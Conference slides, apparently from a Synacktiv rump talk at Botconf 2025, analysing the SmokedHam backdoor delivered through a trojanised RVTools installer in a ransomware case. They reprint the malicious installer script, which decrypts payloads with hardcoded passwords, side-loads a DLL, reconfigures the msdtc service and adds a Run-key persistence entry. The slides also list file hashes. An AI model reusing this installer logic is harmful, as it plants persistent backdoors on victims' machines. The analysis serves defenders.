SYNACKTIV

Playing with free SmokedHam
Rump @ Botconf 2025


Théo Letailleur

2025/05/22

TLP CLEAR

How it started...

- End of 2024, ransomware case involving Hunters International affiliate



1
Initial access:
Admin downloaded RVTools from SEO poisoned domain

2
C2 and Persistence:
SmokedHam installed to admin workstation

3
Credential Access:
Installed REM tool Kickidler Grabber from AWS EC2

4
Lateral Movement:
Leveraging Kitty for RDP Tunneling over SSH

5
Exfiltration:
Data exfiltration via WinSCP to AWS EC2


6
Encryption:
Powershell script to deploy ESXi ransomware

🔎 https://www.synacktiv.com/en/publications/case-study-how-hunters-international-and-friends-target-your-hypervisors

SmokedHam ?

SYNACKTIV

- PowerShell-based C# backdoor



RVTools.msi
Decoy installer
RVTools.exe
Domain-joined?
Yes
Yes
No
CurrentMajorVersionNumber Check
No
EXIT
w32tm /monitor / computers:ec2-52-14-160-176.us-east-2.compute.amazonaws.com
UpdateFull.7z - p<password>
aclui-2.dll
aclui.dll
oleview.exe
kautix2aeX.t
Wiaphoh7um.t
C:\ProgramData\ Microsoft\WindowsUpdate24
aclui.dll
DLL
oleview.exe
kautix2aeX.t
C2
Registry Run Key: UpdateOleview
aclui.dll
DLL
oleview.exe (LogUpdateWindows)
Wiaphoh7um.t
Secondary C2

Infection chain from trojanised installer (source: https://medium.com/trac-labs/who-ordered-the-smokedham-backdoor-delicacies-in-the-wild-87f51e2e5bd2)

TLP CLEAR

Hunting season!

- Beginning of 2025, hunting on YARAify



YARAify Scan Results


You are viewing the YARAify database entry for the file with the SHA256 hash `c600dd34854aa5c6c97ed8c1c92d28034d661652b4d892d223b6805a4e864622`.

Scan Results

SHA256 hash:	c600dd34854aa5c6c97ed8c1c92d28034d661652b4d892d223b6805a4e864622
File size:	10'522'168 bytes
File download:	Original Unpacked
MIME type:	application/x-dosexec
MD5 hash:	b587a6af7fd86eeb42425913b8d73d47
SHA1 hash:	ad388fa1cc0bec1fc45b30a460c53c56789bb11d
SHA3-384 hash:	2b11a8ac09fa7ae0b3c4bd2e3c7daf1a529d244e25e73452c3665246028fcbf78c6b1e2652567f01713adfcb6a599c61
First seen:	2025-03-08 01:32:14 UTC


- **RV-Tools-7.6.1.exe**

Quick analysis with AssemblyLine




Submission Information

Description	Inspection of file: ./RV-Tools-7.6.1.exe
Groups	
Selected services	Antivirus | External | Extraction | Filtering | Internet Connected | Static Analysis
Generate Alert	□
Deep Scan	☑
Ignore Cache	□
Ignore Recursion Prevention	□
Ignore Filtering	□
Submitted By	[redacted]
Verdict	Malicious
Priority	Medium
Days to live	30
Start Time	2025-05-12 14:23:22
Completed Time	2025-05-12 14:26:33



```
▼ M :: ./RV-Tools-7.6.1.exe [executable/windows/pe32]
  ▶ I :: $PLUGINSDIR/nsExec.dll [executable/windows/dll32]
  ▶ I :: $PLUGINSDIR/nsis7z.dll [executable/windows/dll32]
  ▼ I :: full_soft.7z [archive/7-zip]
      I :: 1FILE.1A.gpg [unknown]
      I :: 2FILE.1A.gpg [unknown]
      I :: 3FILE.1A.gpg [unknown]
      I :: 4FILE.1A.gpg [unknown]
      I :: 5FILE.1A.gpg [unknown]
    ▶ I :: gpg-agent.exe [executable/windows/pe32]
    ▶ I :: gpg.exe [executable/windows/pe32]
    ▶ I :: libassuan-9.dll [executable/windows/dll32]
    ▶ I :: libgcrypt-20.dll [executable/windows/dll32]
    ▶ I :: libgpg-error-0.dll [executable/windows/dll32]
    ▶ I :: libnpth-0.dll [executable/windows/dll32]
    ▶ I :: libsqlite3-0.dll [executable/windows/dll32]
    ▶ I :: zlib1.dll [executable/windows/dll32]
  ▼ I :: overlay [archive/nsis]
      I :: SETUP.nsi [text/plain]
```

- `SETUP.nsi`




File viewer

18c718273c0e382db11c2adc7b330eb5cf9547c3b7d2fb839afc5887dc1ee6d5

```
SetDetailsPrint lastused    ; maybe call func_x above is >InitPluginsDir<
Push '$_2656_\gpg.exe --passphrase "12345678" --batch --yes --output $_2656_\UpdateFull.7z --decrypt $_2656_\4FILE.1A.gpg'
CallInstDLL  $_3296_\nsExec.dll  Exec   ; maybe that from TOK__PLUGINCOMMAND sequence: EW_REGISTERDLL <- EW_PUSHPOP <- EW_UPDATETEXT
ClearErrors
Call func_131
File  $_3296_\nsExec.dll #   data_handle/Offset: None  SetOverwrite off  MB_Const:17 - 7|MB_ICONSTOP  Time: (-1 -1) msg:'Error opening
SetDetailsPrint lastused    ; maybe call func_x above is >InitPluginsDir<
Push '$_2656_\7za x $_2656_\UpdateFull.7z -pTG98HJerxsdqWE45 -o$_2656_'
CallInstDLL  $_3296_\nsExec.dll  Exec   ; maybe that from TOK__PLUGINCOMMAND sequence: EW_REGISTERDLL <- EW_PUSHPOP <- EW_UPDATETEXT
Delete  c:\programdata\1
Sleep 5000
CreateDirectory C:\ProgramData\Microsoft\LogUpdateWindows
CopyFiles  $_2656_\oleview.exe C:\ProgramData\Microsoft\LogUpdateWindows
CopyFiles  $_2656_\Wiaphoh7um.t C:\ProgramData\Microsoft\LogUpdateWindows
CopyFiles  $_2656_\aclui-2.dll C:\ProgramData\Microsoft\LogUpdateWindows\aclui.dll
Call func_131
File  $_3296_\nsExec.dll #   data_handle/Offset: None  SetOverwrite off  MB_Const:17 - 7|MB_ICONSTOP  Time: (-1 -1) msg:'Error opening
SetDetailsPrint lastused    ; maybe call func_x above is >InitPluginsDir<
Push 'sc config msdtc start= demand'
CallInstDLL  $_3296_\nsExec.dll  Exec   ; maybe that from TOK__PLUGINCOMMAND sequence: EW_REGISTERDLL <- EW_PUSHPOP <- EW_UPDATETEXT
Call func_131
File  $_3296_\nsExec.dll #   data_handle/Offset: None  SetOverwrite off  MB_Const:17 - 7|MB_ICONSTOP  Time: (-1 -1) msg:'Error opening
SetDetailsPrint lastused    ; maybe call func_x above is >InitPluginsDir<
Push 'sc config msdtc obj= "LocalSystem"'
CallInstDLL  $_3296_\nsExec.dll  Exec   ; maybe that from TOK__PLUGINCOMMAND sequence: EW_REGISTERDLL <- EW_PUSHPOP <- EW_UPDATETEXT
SetRegView 64
DeleteRegValue HKLM SOFTWARE\Microsoft\Windows\CurrentVersion\Run UpdateOleview
WriteRegStr HKLM SOFTWARE\Microsoft\Windows\CurrentVersion\Run UpdateOleview C:\ProgramData\Microsoft\LogUpdateWindows\oleview.exe
DeleteRegValue HKLM SOFTWARE\Microsoft\MSDTC\MTxOCI OracleOciLibPath
```

